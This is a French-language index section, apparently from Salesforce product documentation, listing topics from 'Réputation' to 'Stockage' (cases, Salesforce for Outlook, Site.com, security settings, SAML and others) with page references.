Réputation dans la communauté
activation 3699
réputations 2763
Réputations
Réponses Chatter 2763
requête
champs 2956
Requête
champs sur lesquels porte la recherche 396
Requête pour les fils 5552
requêtes 4243
Requêtes
acceptation de responsabilité 2394
acquisition de la responsabilité à partir d'une file d'attente 2392
affichage à partir de l'onglet Requêtes 2392
affichage et modification 2395
affichage et modification des commentaires 2397
Aperçu 2391
attribution 2407
capture de requêtes Web 2618
champs 2400

Requêtes *(suite)*
champs de fusion 1773
clôture 2422
clôture de plusieurs requêtes 2394
commentaires 2396
configuration 2911, 2917–2918
configuration pour Chatter Answers 2752
création à partir d'e-mails dans Salesforce pour Outlook 2303
création avec Salesforce pour Outlook 1847
création de commentaires de requête 2398–2399
définition des règles d'attribution 2933
définition des règles de hiérarchie 2940
E-mail vers requête 2424
e-mail vers requête à la demande 2424
équipes 3191
équipes de requête 3190
hiérarchies 2416
historique de la requête 2400
Jalons 2405
Lightning Experience 2911, 2917–2918
limitation des spams 2617
limites 2621
Limites des pièces jointes E-mail vers requête 2617
Microsoft Outlook, création 1836
mise à jour en masse 2394
Mise à niveau vers l'interface Fil de requête 2891
modification de la responsabilité 1316
modification de plusieurs responsables 2394
modification de statut 2394
page d'accueil 2392
partage 2408
rapports 3265, 3267, 4285
recherche d'articles Salesforce Knowledge 3143, 3149
recherche de contenu associé 3467
recherche de solutions 2534
règles d'escalade des requêtes 2940
renommage 4645
requêtes associées 2417
Requêtes générées sur le Web 2623
résolution 2418
Salesforce pour Outlook, configuration de la création de requêtes 2305
Salesforce to Salesforce 1705
spam Web vers requête 2623
utilisation de l'e-mail 2424
Requêtes principales
affichage 2416
Requêtes Web
limites 6411
Résolution
contacts synchronisés 1831
e-mails 1831
événements synchronisés 1831
tâches synchronisées 1831
Résolution de requêtes 2418
Responsable
Communautés 3647
Responsable de communauté 3646
Responsables de communauté
Insights, activation 3659
Insights, affichage 3665
Insights, création 3660
Insights, création d'actions 3662
tableaux de bord 3651
tableaux de bord, activer et mapper 3652
tableaux de bord, créer 3653
tableaux de bord, personnaliser et afficher 3655
Responsables solutions
attribution 494–495
Ressource
variable dans un flux référencé 5188
Ressource de formule de flux
créer 5235
limitations 5160
Ressource de service
champs sur lesquels porte la recherche 429
ressources
champ propriétaire 1338
partage 1338
préférence de partage 1339
suivi de l'historique des champs 1338
Ressources
afficher l'onglet 1336
ajouter l'onglet à la page d'accueil 1336
aperçu 1334
calendriers 2077
choix 5219, 5231
choix d'enregistrement dynamique 5219, 5233
choix de liste de sélection 5219, 5239
collection sObject 5241
consommé par mois 548
constante 5233
constantes globales 5236
mise en route 1335
modèle de texte 5244
onglet 1336
renommage 4645
variable 5244

Ressources *(suite)*
Variable de collection 5232
variable sObject 5242
variables système 5243
Ressources de flux
ajout 5174
formule, créée 5235
formules, limitations 5160
modification 5174
suppression 5174
Ressources statiques
affichage 5910
Aperçu 5907
Définition 5909
gestion 5910
Rester en contact
fusion des informations mises à jour 1361
mise à jour en masse des comptes personnels 1361
mise à jour en masse des contacts 1361
paramètres 1797
restrictions IP pour une application connectée 6004–6005, 6008
résultats de recherche
Data.com 1387
Résultats de recherche Data.com 1387
Résumés d'e-mail
présentation 3286
Retirer
produits de catalogues de prix 1569
Retrait d'invités
réunions demandées 1547
retrait de champs de jeux de données 4019
Réunion
annulation 1549
confirmation 1548
demander à des contacts, des pistes ou des comptes personnels 1544
reprogrammation 1548
Réunion demandée
champs recherchés 391
risque de sécurité 864–865
rôle d'utilisateur de territoire 2027–2028
Rôles
affichage 643
affichage de la visibilité de groupes de catégories 3183
afficher 643
attribution aux utilisateurs 644
champs 645
exemples de paramètres de visibilité de groupes de catégories 3187
Rôles *(suite)*
gestion 643
modification des paramètres de visibilité de groupes de catégories 3185
Voir aussi Prévisions personnalisables 2195
rôles : Site.com
administrateur 5345
administrateur de site 5344
concepteur 5344
contributeur 5344
contributor 5345
designer 5345
Rôles de contact
ajout et gestion 1356
champs 1354
création 1355
gestion 1355
limitations 6426
présentation 1344
rôles de portail de Force.com 1119
Rôles des contacts
couleurs dans les graphiques 1874
définition pour des contacts dans les opportunités 1874
Rôles des utilisateurs
hiérarchie 643
Voir Rôles 643
Rôles du compte financier
ajout d'un rôle de compte financier 6369
Rôles du contact
Création 1355
Rubrique
champs sur lesquels porte la recherche 434
rubriques 3329
Rubriques
activer pour les objets 561, 3763
ajout à des articles 3693
ajout à des publications 3327
ajout de hashtag 3328
ajout en tant que favori Chatter 3330
ajouter à des enregistrements 152
articles 3143, 3148
confidentialité 3764
dans les enregistrements 151
fusion 3689
page de détail de rubrique 3324
personnes compétentes 3325
Récemment discuté 3331
recommander des personnes 3325
retrait dans des enregistrements 154

Rubriques *(suite)*
retrait de publications 3330
suivi 3325
suppression 3764
sur les objets 3762
Rubriques Chatter
confidentialité 3764
page de détail de rubrique 3324
suppression 3764
rubriques d'aide de champs 139–140, 142–143
rubriques dans les fichiers 3329
rubriques dans les notes 3329
Rubriques Hashtag
ajout aux publications et commentaires 3328
Rubriques tendance 3331

## S

Saisie
pistes Web 2111
Salesforce 4
Salesforce Authenticator 947–949, 967
Salesforce Classic
notes 162, 164
Salesforce Classic Mobile
accès utilisateur partenaire 1235
activation de Content 1233, 3839
activer des utilisateurs 1212
affichage des détails du périphérique 1247
Aperçu 1206
appareils mobiles 1245
autorisations 1241
champs de fusion 1219
configuration 1211
configuration mobile par défaut 1207
configurations mobiles 1240
conseils 1208
création de configurations mobiles 1213
désactiver l'accès 1212
envoi d'e-mail aux utilisateurs 1238
installation 98
jeux de données 1216
modification des valeurs d'expiration 1250
onglets 1242
paramètres 1246
périphériques pris en charge 97
propriétés d'objet 1223
rapports 1231
suppression de données 1251
tableaux de bord 1229
Salesforce Classic Mobile *(suite)*
test de configurations mobiles 1221
types de rapport personnalisé 1244
utilisateurs 1245
variables globales 1219
vues de listes personnalisées 1243
Salesforce Connect
adaptateurs 5676
aperçu 5674
authentification par utilisateur 5677, 5751
autorisations d'authentification 5750
autorisations, authentification par utilisateur 5750
champ Type d'identité 5677
compatibilité avec les autres fonctionnalités 5680
configuration, adaptateur inter-organisations 5709
configuration, adaptateur OData 5718
configuration, adaptateur personnalisé 5738
considération, OData 5724
Considérations relatives à Lightning Experience 5703
Considérations relatives à Salesforce1 5703
Considérations relatives à SOQL 5698
considérations relatives aux objets externes inscriptibles 5700
considérations relatives aux rapports 5688
considérations sur l'empaquetage 5702
considérations sur la protection CSRF 5728
considérations sur la recherche 5692
considérations sur la synchronisation 5682
considérations sur le SOSL 5695
Considérations sur les communautés 5704
considérations sur les fils 5690
Considérations sur les requêtes d'API 5690
considérations sur Socrata 5728
considérations sur tous les adaptateurs 5679
considérations, adaptateur inter-organisations 5713
considérations, adaptateur personnalisé 5743
limitations 6395
Limitations en nombre d'appels OData 5726
mappage de type OData 5729
objets externes 5747
observations relatives aux relations 5687
options de chaîne de requête OData 5732
présentation, adaptateur inter-organisations 5705
présentation, adaptateur personnalisé 5736
présentation, OData 5714
recommandations sur le producteur OData 5725
référence OData 5729
relations de référence 5755
relations de référence externe 5756
relations de référence indirecte 5758

Salesforce Connect *(suite)*
relations des objets externes 5754
source de données externe, adaptateur personnalisé 5740
source de données externe, inter-organisations 5711
sources de données externe, OData 2.0 5719
Salesforce Console
à propos de 4536
composant 2551, 4556, 4595
configuration 2797
configuration d'une application de console Service Cloud 4546
configuration d'une application Salesforce Console 4546
configurations Live Agent 2797
copie d'une application de console Service Cloud 4546
copie d'une application de Salesforce Console 4546
création d'une application de console Service Cloud 4546
création d'une application de Salesforce Console 4546
enregistrer des sessions utilisateur 4555
favoris 2551, 4595
for sales 4536
for service 4536
historique 2551, 4556, 4595
limitations 4537
limites 6410
listes réactives 4557
onglets les plus récents 2551, 4556, 4595
panneau du superviseur 2833
personnalisation avec des composants de console personnalisés 4582
survols de vue de liste 4557
utilisation 2547, 4591
zone d'édition 2554, 4598
Salesforce CRM Content
Afficher le contenu 3455
aperçu 3778
bibliothèques 3818
champs sur lesquels porte la recherche 401
limites de fichier 6403
limites de recherche 6403
paramètres 3830
Portail client 2645
portail partenaire 1979
rapports 4262
restitution 3778
Salesforce Files
limitations 6403
Salesforce Files Connect
activation pour une organisation 3778, 3780–3785, 3787–3788, 3790, 3792, 3797–3798
Salesforce Files Connect *(suite)*
recherche de contenu 3800, 3804
Salesforce Files Sync
accès aux fichiers synchronisés 3430
activation pour des utilisateurs 3774
activation pour une organisation 3773
affichage de l'utilisation 3776
aperçu 3778
authentification 3429
collaboration 3431
connexion 3429
ensemble d'autorisations 3774
historique de connexion 3776
installation de la version gérée 3775
installation du client sur un ordinateur 3428
limitations de synchronisation 3432
limitations du stockage 3433
noms de dossiers non pris en charge 3435
partage de fichiers 3431
restitution 3778
révocation de l'accès 3776
sécurité des fichiers 1109, 3776
synchronisation de fichiers et de dossiers 3430
Salesforce for Outlook
enregistrements, création depuis le panneau latéral 2313
Salesforce Knowledge
à propos des langues multiples 3138
activation dans le portail client 2649
afficher le statut d'exportation 3118
afficher le statut d'importation 3118
astuces et conseils 3084, 3149
autorisations 3120
Communautés 3571
configuration 3071, 3075, 3120, 3133
création d'utilisateurs 3075
création de champs pour des types d'articles 3088
création de types d'articles 3086
créer des processus d'approbation 3133
créer des règles de workflow 3133
définition de l'accès aux articles 3184
description 3069
documentation Apex 3069
documentation d'administration 3069
documentation de configuration 3069
documentation de gestion 3069
documentation du développeur 3069
documentation metadata api 3069
documentation sur la base de connaissances publique 3069
documentation sur la console de service 3069

Salesforce Knowledge *(suite)*
documentation sur la recherche 3069
documentation sur la traduction 3069
documentation sur le portail client 3069
documentation sur le portail partenaire 3069
documentation sur les catégories de données 3069
documentation sur les limitations 3069
documentation sur les requêtes 3069
envoi du contenu d'un article dans un e-mail 3098
exportation de traductions 3140
fichier CSV pour l'importation 3110
fichier zip pour l'importation d'articles 3117
importation d'articles 3107
importation de traductions 3142
Knowledge One 2532, 3080–3081
langue par défaut 3075
langues multiples 3139
liens intelligents 2524–2526
liens vidéo 3084
limitations 3073, 6399
masquer les groupes de catégories de données 3136
mise en route 3071
Mise en route 3075
modification de la présentation de type d'article 3095
Onglet Articles 2532
Onglet Knowledge 2532, 3080–3081
paramètres d'importation 3115
préparation des articles pour l'importation 3109
rapport 4297, 4300
rapports 4297, 4301
rechercher d'articles à partir d'une requête 3143, 3149
Reportez-vous à la rubrique Base de connaissances publique 3071, 3075, 3133
Reportez-vous à la rubrique Types d'articles 3086
Reportez-vous également à la rubrique Articles 3069
Reportez-vous également à la rubrique Catégories de données 3069
restreindre l'accès du responsable d'article 3131
sélection de l'affichage de canal 3103
traduction d'articles 2528
types de champs disponibles 3089
URL d'articles publics 3100
visibilité de l'onglet 3071, 3075
widget d'article 3151
widgets d'article 3152
salesforce knowledge dans les macros 4579
Salesforce pour la Gestion de patrimoine
clients 1426
configuration 1423
Salesforce pour la Gestion de patrimoine *(suite)*
navigation 1426
onglets 1426
présentation 1422
Processus d'approbation Informations sur votre client 1425
rapports 1428
tableaux de bord 1428
Salesforce pour Outlook
à propos de 1809
affichage de vos critères de correspondance 1817
affichage des erreurs 1820
ajout, e-mails à un contact ou une piste incorrect 1851
alertes, masquer 1820
attribution de configurations 2301
barre d'état système 1818
comportement du conflit 2307
configuration de la création de requête 2303
configuration des fuseaux horaires 2297
configuration du programme d'installation .msi 2297
configuration requise 2297
configurations de groupes d'utilisateurs pour créer des enregistrements à partir d'Outlook 2299
configurations de groupes d'utilisateurs pour les fonctionnalités de synchronisation et d'accès 2299
configurations par défaut 2312
configurations, création 2300
connexions sécurisées depuis 1853
conseils sur les filtres de contact 2320
Créer une requête, configuration 2305
critères de correspondance 2308
définition de filtres d'événement 2322
définition de filtres de contact 2319
définition de filtres de tâche 2323
définition des paramètres avancés 2311
définition des paramètres de données 2302
désinstallation 1813
directions de synchronisation, définition 2306
dossiers de synchronisation, modification 1819
Dossiers Outlook 1819
e-mails, ajout à des enregistrements Salesforce 1838–1839
e-mails, ajout à des enregistrements Salesforce, recherche dans Outlook 1846
e-mails, ajout à un contact ou une piste incorrect 1851
e-mails, ajout impossible 1852
Éditeur du panneau latéral, attribution de présentations à des profils utilisateur 2316
éditions 2298
éléments privés, différences entre Salesforce et Microsoft Outlook 1849

Salesforce pour Outlook *(suite)*
- enregistrements dupliqués, suppression 1851
- enregistrements supprimée dans Outlook 1851
- enregistrements, création depuis le panneau latéral 1845, 2315–2316
- enregistrements, création depuis le volet latéral 2314
- événements récurrents, activation 2304
- événements, ajout avec le panneau latéral de Salesforce 1841
- exclusion d'événements de la synchronisation 1824
- exclusion de certaines tâches de la synchronisation 1828
- exclusion de certains contacts de la synchronisation 1822
- FAQ 1853
- fonctionnalités 2298
- gestion de votre configuration 1813
- installation et configuration 1812
- jeux de données 2317
- jeux de données, apprentissage 2318
- journal de synchronisation 1818
- langues prises en charge 1810
- mappage de champs 2307
- mappage de champs dans votre configuration 1817
- message d'erreur e-mail, compréhension 1852
- Microsoft Outlook, affichage des données Salesforce 1836
- mises à niveau, notification automatique des utilisateurs 2300
- modification de vos paramètres d'e-mail 1814
- modification de vos paramètres de conflit 1816
- modification de vos paramètres de synchronisation 1815
- modification de votre direction de synchronisation 1815
- modification des informations de connexion 1819
- modification par les utilisateurs 2309
- noms d'utilisateur et mots de passe sécurisés pour 1853
- panneau latéral dans Microsoft Outlook 2303
- paramètres 1818
- paramètres de messagerie 2303
- présentation de la synchronisation 1820
- Présentations de l'éditeur du panneau latéral Outlook, création 2315
- problèmes d'installation, résolution 1849
- rendre modifiable 2309
- requêtes, création 1836, 1847
- sécurité de la messagerie 1853
- sécurité, Salesforce pour Outlook 1853
- serveurs Terminal 1849
- synchronisation d'événements 1824
- synchronisation des contacts 1822
- synchronisation des événements récurrents 1826
- synchronisation des tâches 1828
- téléchargement 1811
- vérification du nombre d'enregistrements 2325

Salesforce pour Outlook *(suite)*
- versions exécutées par les utilisateurs, suivi 2326
- Volet latéral de Salesforce 1836, 1838–1839, 1846

Salesforce pour Outlook
- avantages 2250
- avec Lightning pour Outlook, considérations 2251
- avec Lightning pour Outlook, limitations 2251
- comparé à Lightning pour Outlook 2250
- exemples de jeux de données 2324
- migration depuis 2250
- suppression d'éléments synchronisés 1836
  - synchronisation, Microsoft Outlook vers Salesforce 1830–1831
  - synchronisation, empêcher la synchronisation 1831
  - synchronisation, marquage des éléments 1830
- tâche, ajout avec le panneau latéral de Salesforce 1843

Salesforce to Salesforce
- acceptation automatique d'enregistrements 1712
- acceptation des enregistrements 1710
- activation 2201, 5767
- Aperçu 1698
- attribution d'enregistrements 1716
- commentaires de requête 1705
- connexion de réplication 5759
- envoi d'une invitation 1699
- inscription à des champs 1707
- invitation 1699
- mappage de champs 1708
- objets personnalisés 1705
- opportunités 1705
- pièces jointes 1705
- pistes 1705
- publication de champs 1714
- recherche de connexions 1725
- recherche de partenaires utilisant Salesforce 1725
- requêtes 1705
- transmission d'enregistrements associés 1719

Salesforce, activation du panneau latéral 2303

Salesforce1
- ajouter des composants Lightning 5913
- assistant 1152
- audiences de recommandation 3697
- Configuration 160
- Configurer 160, 2105
- Notes 159, 2105–2106
- notifications, activation 1162
- Onglets Page Lightning, création 4695, 5822
- recommandations dans un fil 3695
- remarques sur le menu de navigation 1160

SalesforceA 1203–1204
SAML
à propos de 988
À temps pour les portails 1017
activation d'un fournisseur d'identité 1071
affichage de l'authentification unique 994
authentification unique 956, 990
Configuration requise pour le provisionnement à temps 1015
Erreurs de provisionnement à temps 1024
erreurs de validation 1013
exemples d'assertion 1000
flux d'assertion SAML 6055
fournisseur d'identité 1065
fournisseur de services 1065
fournisseurs d'authentification 1028, 1031, 1034, 1036, 1039, 1054, 1059–1064
historique de connexion 1011
Juste à temps pour les communautés 1020
OAuth 6055
page d'erreur personnalisée 999
page de connexion 999
page de déconnexion 999
page de démarrage 999
prérequis 989
Provisionnement à temps 1014
validation de l'authentification unique 1012
sandbox 889–890
Sandbox
actualisation 6153
conseils de mise en œuvre 6161
Création 6153
environnements 6151
fonctionnalités 6151
gestion 6157
licences 6159
limitations 6409
limites 6151
restrictions 6159
stockage 6151
types 6151
Sauvegarde de données
exportation de vos données 806
sauvegarder une visualisation 4110
SCIM 5983
score de contrôle d'intégrité 865
Se connecter
identité différente 558
page de démarrage SAML 999
SoftPhone 2444
secret locataire 875–876
Sections 64
Sections pouvant être réduites
personnalisation 297
Sécurisation de votre code 5915
sécurité 3937
Sécurité
À temps pour les portails 1017
activation d'un fournisseur d'identité 1071
activations de la vérification de l'identité 914–915
ajout de fournisseurs d'identité dans une page de connexion 1102
audit 869
authentification de l'utilisateur 917
authentification unique 917
authentification unique aux portails 2659
Authentification unique aux sites 5571
autorisations d'objet 564
autorisations de champ 564
CAPTCHA 918
certificats 1110
classes de stratégie Apex 974
clés de cryptage principales 1110, 1115
code 5924
confiance 862
configuration 971
Configuration requise pour le provisionnement à temps 1015
cookies 916, 926
création 973
expiration 902
files d'attente 631
fournisseur d'identité 1065
fournisseur de services 1065
gestion 976
hiérarchies de rôles 565
infrastructure 863
Juste à temps pour les communautés 1020
navigateurs 863
niveau des champs 564
niveau objet 564
notifications 977
objets personnalisés 4762
paire de clés 1110
paramètres de partage à l'échelle de l'organisation 565
partage manuel 565
plages d'adresses IP de connexion 577, 585, 930–931
portails 2684
Provisionnement à temps 1014
règles de partage 565

Sécurité *(suite)*
réseau 918, 927
restriction des adresses IP à l'échelle de l'entreprise 911, 934
sécurité au niveau de l'enregistrement 564
sécurité au niveau du champ 624–626
session 902
SSL 902
stratégies 969–970
stratégies de sécurité des transactions 969–971, 973–974, 976–977
TLS 902
utilisateur 916, 926
vérification de la connexion 918, 927
Visualforce 5921–5922
vue d'ensemble 861
sécurité au niveau de l'objet 3938
Sécurité au niveau de l'objet 564
sécurité au niveau de la ligne
exemple, détermination 4056
Sécurité au niveau des champs
accessibilité 621
dans les Types d'articles 3094
sécurité au niveau du champ 3938
Sécurité au niveau du champ
ensembles d'autorisations 630
profils 630
sécurité des données Salesforce 3938
Sécurité des sessions 904, 940
sécurité des transactions 969–971, 973–974, 976–977
Sécurité et partage
gestion 564
sécurité niveau ligne des jeux de données 4053
sécurité sur les jeux de données 4053
Securities
créer 6368
Segmentation 174
sélectionner des fichiers depuis Salesforce 3772
SEO
Communautés 3536, 3538–3539
Service client social
action sociale 3207
administration 3198–3199, 3207–3208
approbations 3204
Classe Apex 3208, 3210, 3212, 3229
configuration 3198–3199
ensembles d'autorisations 3198
l'action sociale 2602
modération 3205
Objets sociaux 3224
Service client social *(suite)*
Personne sociale 3224
profils 3198
Publications sociales 3224
reconnecter 3203
Tests Apex 3220
tri 3205
Service Cloud 2389
service d'assistance 3034, 3057
service non disponible 3590
service sur site 3036
Services
activation 488
configuration 488
création 489
division par défaut, modification 490
modification 489
modification du service à sélectionner 69
présentation 484–485
rapports 490
service 69
transfert en masse d'enregistrements 489
Services de messagerie électronique
Adresses du service de messagerie électronique 5932
modification 5933
Objet InboundEmail 5940
Objet InboundEmail.BinaryAttachment 5942
Objet InboundEmail.Header 5942
Objet InboundEmail.TextAttachment 5942
Objet InboundEmailResult 5943
Objet InboundEnvelope 5943
Session
sécurité 911, 913
session utilisateur 911, 913
Session Live Agent
rapports 4311
Sessions utilisateur
enregistrer pour une Salesforce Console 4555
SharePoint
intégration 5745, 5750–5751
Shield Platform Encryption
considérations 895, 900
erreurs 887–888
Shield Platform Encryption, cryptage 880
Site
configuration des paramètres à distance 1084
Site.com
actions 5522–5524
actions de page 5410

Site.com *(suite)*
administrateur de site 5343–5345, 5353
affichage de données en utilisant des blocs de contenu 5473
affichage de données en utilisant des éléments de données 5469
affichage des données en utilisant un code personnalisé 5472
affichage des informations sur l'utilisateur actif 5376–5377
ajout d'éléments de page 5413
ajout d'éléments de page (contributeur) 5532
ajout d'images 5419
ajout d'images (concepteurs et administrateurs de site) 5423
ajout d'images (contributeur) 5530
ajout de blocs de contenu (concepteurs et administrateurs de site) 5420
ajout de champs à des formulaires 5496
ajout de formulaires 5494
ajout de langues 5514
ajout de liens hypertexte (concepteurs et administrateurs de site) 5425
ajout de liens hypertextes (contributeur) 5531
ajout de propriétés personnalisées 5461
ajout de restrictions IP 5536
ajout de vidéos (concepteurs et administrateurs de site) 5424
ajout de widgets à une page 5509
ajout pages aux onglets de communautés 5379
Alias 5391
amélioration des performances 5488
ancrages 5427
aperçu anonyme 5387, 5534
API métadonnées 5395
attributs HTML 5435
autorisation personnalisée 5371, 5374
autorisation requise 5371
autorisations d'accès aux données 5465
Balise HTML 5436–5437
barre d'outils de modification de contenu 5420
blocs de contenu 5420, 5422–5425, 5427, 5473, 5528, 5530–5532
Chaîne de requête d'URL 5492
champs de saisie 5496–5498, 5501
chemin de navigation 5432
classes CSS 5439, 5441
code personnalisé 5428, 5472
colonnes de table de données 5476
Communautés 5365, 5377
Communities 5339, 5366–5370, 5376, 5378–5379
concepteur 5344, 5353
configuration de la vue du contributeur 5438
configuration des utilisateurs 5343

Site.com *(suite)*
configuration du site 5387
connexion aux données d'une page 5481, 5483
conseils pour des communautés 3587, 5359
contributeur 5344, 5354
contributor 5343, 5345, 5438
conversion de pages et de modèles 5410
copier des sites 5393
copier un site 5394–5395
création de dossiers 5399
création de modèles de page 5404
création de pages (administrateurs de site) 5408
création de pages (concepteurs) 5408
création de pages (contributeurs) 5527
création de propriété de style 5454–5455
création de propriétés personnalisées 5458
création de sites 5382
création de sites multilingues 5512
création de widgets 5508
CSS 5417, 5434, 5449–5450, 5503
définition d'autorisations d'accès aux données 5465
définition de l'autorisation du site 5373
définition de l'URL d'une page 5378
définition des options linguistiques 5515
définition des valeurs de champ par défaut 5501
définition du comportement d'envoi d'un formulaire 5502
déplacement d'éléments de page 5414
déploiement depuis sandbox 5394–5395
déployer un site 5394–5395
designer 5343, 5345
détournement de clics 5387–5388
doctype 5411
domaines 5538–5540
données 5491
dossiers 5399
duplication de pages et de modèles 5410
duplication de sites 5384
éditeur en ligne 5528
édition de blocs de contenu (concepteur ou administrateur de site) 5420
édition de blocs de contenu (concepteurs et administrateurs de site) 5422
édition de blocs de contenu (contributeur) 5528
éléments de données 5469
éléments de page 5411, 5413
éléments de style 5448, 5450
enregistrement CNAME 5538–5539
enregistrement d'un site hors ligne 5543
enregistrement TXT 5538, 5540

Site.com *(suite)*
événements 5522–5524
événements de pagination 5478
exportation d'un contenu linguistique 5519
exportation de ressources 5398
exportation de sites 5385
expressions 5472–5473, 5491
feuilles de style 5439, 5448–5450, 5452
Fil d'actualités Communities 5380
Fil de groupe Communities 5380
filtrage de données 5492
filtres de données 5489
fonctionnalités 5346
fonctions de données 5480, 5484
formulaires 5494, 5498, 5502–5503
gestion des restrictions IP 5537
groupes de styles 5450
HTML5 5411, 5437
ID CSS 5439, 5441
images 5419
importation d'actifs 5396
importation d'un contenu linguistique traduit 5520
importation de sites 5386
importation de sites Web 5396
langage d'expression 5453
languages 5514–5515, 5519–5520, 5522
langue par défaut 5513
langues 5510, 5512–5513, 5516–5518, 5521
licence de fonctionnalité 5342
Licence de fonctionnalité Utilisateur Contributor 5343
Licence de fonctionnalité Utilisateur éditeur 5343
lien 5431
limites 6411
limites d'importation 6411
marque 5453–5455, 5459
menu 5429, 5433–5434
mise en cache 5488
mise en cache des pages 5381
mise en œuvre 5349
mise en page 5416–5417
modèles de page 5402, 5404, 5406, 5409, 5461
modèles enfants 5402, 5404, 5410
modification de champs de formulaire 5497
modification de modèles de page 5400
modification de page (contributeur) 5526
modification de pages (administrateur de site ou concepteur) 5400
modification de pages (contributeur) 5526
modification de widgets 5510

Site.com *(suite)*
modification des colonnes de table de données 5476
modification des langues 5517
modification des propriétés de style 5456
nom du site du développeur 5387
objets associés 5484
Onglet Présentation (concepteur et administrateur de site) 5355
Onglet Présentation (contributeur) 5358
onglet Site.com 5352
opérateurs de filtrage 5489
page d'accueil 5387
page d'erreur 5387
pages de site 5408
pages Site.com de marque 5365–5370
pagination 5524
pagination de données 5478
Panneau Style 5434, 5441
panneaux 5416–5417
Permanent (301) 5391
plan du site 5429, 5431, 5433
planification 5349
présentation 5341
présentation de page 5416–5417
présentation de page sémantique 5437
présentation des autorisations 5371
présentation des services de données 5463
présentation du suivi des versions 5389
prévisualisation 5410, 5534
profile utilisateur invité 5465
propriété modifiable 5406
Propriétés CSS 5442, 5448
propriétés d'un champ de saisie 5499
propriétés de marque 5456
propriétés de modèles de page personnalisées 5461
propriétés du site 5387
propriétés linguistiques 5518
propriétés personnalisées 5453, 5457–5459
propriétés personnalisées de widget 5460–5461
publication 5541–5542
récupération de données à l'aide de connexions aux données d'une page 5483
récupération de données avec des répétiteurs de données 5467
récupération de données avec des tables de données 5474
redimensionnement d'éléments de page 5414
Redirections d'URL 5391
Réinitialisation CSS 5439, 5448, 5452
relations 5484

Site.com *(suite)*
- renommage de pages et de modèles 5410
- réparation des connexions aux données 5505
- répétiteurs de données 5467, 5472–5473, 5484, 5487
- répétiteurs de données imbriqués 5484, 5487
- ressources privées 5371
- ressources publiques 5371
- restauration d'une version antérieure d'un site 5389–5390
- restrictions IP 5535–5537
- rôles 5344–5345
- sans autorisation 5371
- scripts 5428
- sélecteur de langue 5516, 5521
- sites multilingues 5510
- sites, copie 5393
- soumission de formulaires 5502
- sources de filtrage 5489
- stockage d'actifs pour des services de données 5466
- styles en ligne 5439
- suivi des versions 5390
- suppression d'actifs 5396
- suppression d'éléments de page 5414
- suppression de l'autorisation 5375
- suppression de langues 5522
- suppression de pages et de modèles 5410
- suppression de sites 5383
- suppression de widgets 5510
- tableau d'autorisations 5371
- tables de données 5474, 5484
- téléchargement d'actifs 5396
- téléchargement de ressources 5398
- Temporaire (302) 5391
- Tout le contenu du site 5399
- types de propriété 5462
- types de propriété personnalisée 5462
- utilisation avec Communities 3587, 5359, 5361, 5380–5381
- utilisation en tant qu'administrateur de site 5353
- utilisation en tant que concepteur 5353
- utilisation en tant que contributeur 5354
- valeur fixe 5492
- Volet Style 5442, 5503
- vue aucune donnée 5504
- vue erreur 5504
- vue par défaut 5504
- widgets 5460–5461, 5506, 5508–5510, 5532
- zones modifiables 5402, 5404, 5406, 5409

Sites
- activation 5545, 5548
- aperçu 5543

Sites *(suite)*
- association d'un portail 5565
- attribution de pages 5569
- authentification unique 5571
- code de suivi analytics 5575
- configuration 5547, 5551, 5564
- Contrôleurs Apex 5582
- création 5548
- dépannage 5570
- détournement de clics 5548
- domaine 5546
- domaine de niveau supérieur 5543
- enregistrement 5546
- expressions 5582
- facturation 5585
- gestion 5545
- heures de connexion 5563
- historique d'utilisation 5577
- historique du site 5576
- icône de favori 5548
- Intégration Google Analytics 5575
- limites 5585
- Méthodes Apex 5582
- mise en cache 5572
- mode d'aperçu administrateur 5570
- modification 5548
- observations 5585
- package géré pour les rapports 5579
- pages d'erreur 5569
- pages standard 5568
- Pages Visualforce 5567
- paramètres d'accès public 5563
- paramètres d'inscription 5559
- paramètres de connexion 5559
- plages IP de connexion 5563
- profil client 5563
- rapports 5579
- redirection 5564
- robots.txt 5548
- sécurité 5581
- tableaux de bord 5579
- utilisateur client 5563
- workflow pour 5574

Sites Force.com
- Communities 5339
- limites de facturation 6408
- limites de requête de page 6407
- utilisation avec Communities 3588
- Voir Sites 5543

sites Web externes, importation 5392
sla
produits 2999
snap-in chat 2836, 2840–2843
Social 1728
Social Key de Data.com 1960
Société D&B
champs 1899
champs sur lesquels porte la recherche 405
Global Ultimate D-U-N-S number 1378
Sociétés D&B 1397, 1890
Socrata open data 5728
SoftPhone
fenêtre externe 2554, 4556, 4598
utilisation dans la Salesforce Console 2557, 4601
SoftPhones
connexion 2444
modification de paramètres personnels 2436
présentation 2433
Utilisation 2443
version 3.0 2434
versions 1.0 et 2.0 2433
Solution
champs sur lesquels porte la recherche 433
Solutions
activation des solutions multilingues 3164
Affichage 2536
affichage depuis l'onglet Solutions 2538
Aperçu 2533
catégories 2542
conseils de rédaction 2540
Création 2539
définition de catégories 3162
définition de catégories de solutions 3163
écriture de solutions 2546
historique de la solution 2545
HTML 3155
importation 725
joindre aux requêtes 2536
multilingues 3157
page d'accueil 2544
paramètres 3160
publiques 3166
rapports 3265, 3267
recherche 2534
renommage 4645
statut de la traduction 2543
suggestion 3159
Suppression 2542
Solutions *(suite)*
Tableaux de bord 4285
traduction 3157
vérification 2541
Solutions HTML 3155
Solutions multilingues
activation 3164
Solutions publiques
activation 3166
Sommaire
bibliothèque de documents 3445
campagnes 1429
Centre d'Appels 2771
commandes 1638
concurrents 1600
contrats 1636
enregistrement d'objet personnalisé 4725
pistes 1483
rapports 4462
requêtes 2391
ressources 1334
solutions 2533
SOQL 5837–5839
SOS
configurations d'acheminement 2876
créer 2876
déploiement 2879
déploiements 2878
ensemble d'autorisations 2873–2874
licence 2873
statut de présence 2874
statuts de présence 2875–2876
source de données externe 3437
sources de données externes
authentification par utilisateur 5751
autorisations, authentification par utilisateur 5750
gestion 5745, 5750
Salesforce Connect : Inter-organisation 5711
Salesforce Connect : OData 2.0 5719
Salesforce Connect : OData 4.0 5719
Salesforce Connect : Personnalisé 5740
synchronisation 5746
Sources externes
rechercher 2519
Spring Framework, voir Data Loader 781
Statut de Clean
Différent 1404
Inactif 1404

Statut de Clean *(suite)*
Introuvable 1404
Non comparé 1404
Révisé 1404
Synchronisé 1404
statut de déploiement 4733
Statut de la vue 6113
Statut de membre pour les campagnes 1435
Statut de mise à jour 1398
Statut de Mise à jour
Différent 1948
Inactif 1948
Introuvable 1948
Non comparé 1948
Révisé 1948
Synchronisé 1948
statut de présence
créer 2859, 2874
Statut de présence
paramètres 2860
statuts de présence
accès via des ensembles d'autorisations 2861, 2875
accès via des profils 2862, 2876
Stockage
limites d'allocation 6406
stockage des données 4243
